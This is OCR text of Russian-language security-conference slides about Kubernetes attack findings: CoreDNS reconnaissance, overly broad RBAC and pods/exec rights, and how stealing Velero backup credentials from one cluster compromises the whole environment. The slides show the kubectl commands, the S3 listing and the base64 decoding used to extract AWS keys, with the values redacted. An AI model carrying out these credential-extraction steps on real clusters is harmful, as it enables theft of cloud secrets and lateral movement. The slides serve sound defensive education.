INFO[0066] SRVRecord: 10-244-57-202.luntry-lapi.luntry.svc.cluster.local. --> 10-244-57-202.luntry-lapi.luntry.svc
```


Закрываем разведку сервисов в k8s

БЕКОН'26

- Обновить CoreDNS до >= 1.9
- Проверить конфиг CoreDNS и убедиться, что AXFR выключен
- Использовать сетевую политику для DNS
- Сетевая сегментация L3/L4

БЕКОН'26

Избыточные RBAC привилегии



03

Излишние RBAC права у Kubernetes runner

БЕКОН'26

- Такие права есть во всех неймспейсах
- Даже если есть Policy Engine, можно обойти задеплоив в kube-system
- По умолчанию – права довольно широкие
- Могут быть расширены через указание Service Account

```
$ kubectl auth can-i --list
Resources                                       Non-Resource URLs   Resource Names   Verbs
clusterimagepolicies.*                          []                  []              [*]
cronjobmetas.*                                  []                  []              [*]
daemonsets.*                                    []                  []              [*]
deployments.*/rollback                          []                  []              [*]
deployments.*/scale                             []                  []              [*]
deployments.*                                   []                  []              [*]
horizontalpodautoscalers.*                      []                  []              [*]
imagepolicies.*                                 []                  []              [*]
ingresses.*                                     []                  []              [*]
limitranges.*                                   []                  []              [*]
mutatingwebhookconfigurations.*                 []                  []              [*]
namespaces.*                                    []                  []              [*]
poddisruptionbudgets.*                          []                  []              [*]
prometheusrules.*                               []                  []              [*]
replicasets.*/scale                             []                  []              [*]
replicasets.*                                   []                  []              [*]
replicationcontrollers.*/scale                  []                  []              [*]
replicationcontrollers.*                        []                  []              [*]
rolebindings.*                                  []                  []              [*]
roles.*                                         []                  []              [*]
servicemetas.*                                  []                  []              [*]
statefulsets.*/scale                            []                  []              [*]
statefulsets.*                                  []                  []              [*]
virtualservers.*                                []                  []              [*]
configmaps                                      []                  []              [*]
endpoints                                       []                  []              [*]
events                                          []                  []              [*]
persistentvolumeclaims                          []                  []              [*]
pods/log                                        []                  []              [*]
pods/portforward                                []                  []              [*]
pods/status                                     []                  []              [*]
pods                                            []                  []              [*]
secrets                                         []                  []              [*]
cronjobs.batch                                  []                  []              [*]
jobs.batch                                      []                  []              [*]
volumesnapshotclasses.snapshot.storage.k8s.io   []                  []              [create de
csidrivers.storage.k8s.io                       []                  []              [create de
services                                        []                  []              [create de
```

GET на самом деле EXEC


БЕКОН'26

- Начиная с 1.31 get права на pods/exec дают возможность исполнять команды в контейнере
- Это была **read only** роль для разработчика

	[/openapi/*]	[]	[get]
	[/openapi]	[]	[get]
	[/readyz]	[]	[get]
	[/readyz]	[]	[get]
	[/version/]	[]	[get]
	[/version/]	[]	[get]
	[/version]	[]	[get]
	[/version]	[]	[get]
resourcequotas.*	[]	[]	[list get watch]
componentstatuses	[]	[]	[list get watch]
configmaps	[]	[]	[list get watch]
events	[]	[]	[list get watch]
limitranges	[]	[]	[list get watch]
namespaces	[]	[]	[list get watch]
nodes	[]	[]	[list get watch]
pods/exec	[]	[]	[list get watch]

БЕКОН'26

Компрометация всех кластеров в компании



04

Компрометация целого окружения через один кластер

БЕКОН'26

- Мы получили Cluster Admin в stage кластере, проэксплуатировав уязвимость или воспользовавшись мисконфигом
- Находим Velero и креды к нему в кластере
- Изучаем бэкапы..

```
[redacted]/# ./kubectl get secrets -n velero creds -oyaml
data:
  cloud: W2RlZmF1bHR[redacted]ZldOZktHR0hPCg==
kind: Secret
metadata:
  creationTimestamp: [redacted]
  labels:
    kustomize.toolki[redacted]
    kustomize.toolki[redacted]
  name: creds
  namespace: velero
  resourceVersion: "403465779"
  uid: a65f25c0-e3ee-4170-8ff3-15b17d1dc7f5
type: Opaque
[redacted]./kubectl get bsl -n velero default -oyaml
apiVersion: velero.io/v1
kind: BackupStorageLocation
metadata:
  annotations:
    helm.sh/hook: post-install,post-upgrade,post-rollback
    helm.sh/hook-delete-policy: before-hook-creation
  creationTimestamp: "2025-01-24T09:28:46Z"
  generation: 560971
  labels:
    app.kubernetes.io/instance: velero
    app.kubernetes.io/managed-by: Helm
    app.kubernetes.io/name: velero
    helm.sh/chart: velero-4.1.1
  name: default
  namespace: velero
  resourceVersion: "2961877111"
  uid: 92d7da0a-bc2f-4bde-80cc-2b1b0682fdb0
spec:
  accessMode: ReadWrite
  config:
    region: minio
    s3ForcePathStyle: "tru[redacted]"
    s3Url: https://minio-r[redacted]
  default: true
```

Компрометация целого окружения через один кластер

БЕКОН'26


Сейчас мы считаем, что в бакетах velero не хранятся ни админских k8s учетных записей, ни учетных записей от приложений. Если докажете обратное, будет хорошо)

```
aws s3 ls s3://velero-stage/ --endpoint-url https://mi
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
                           PRE k8s
```

```
root@mtkpi:/tmp# k get secrets -n velero creds -oyaml
apiVersion: v1
data:
  cloud: W2RlZmF1bHRdCmF3c19hY
kind: Secret
metadata:
  creationTimestamp: "2024-01-11T10:11:01Z"
  labels:
    kustomize.toolkit.fluxcd.io/name: secrets
    kustomize.toolkit.fluxcd.io/namespace: flux-system
  name: creds
  namespace: velero
  resourceVersion: "168196075"
  uid: 695adddd-5b46-45a7-a39e-20c9dfb62567
type: Opaque
root@mtkpi:/tmp# echo "W2RlZmF1bHRdCmF3c19hY                                                    " | base64 -d
[default]
aws_access_key_id=vele
aws_secret_access_key=
root@mtkpi:/tmp#
```

Компрометация целого окружения через один кластер

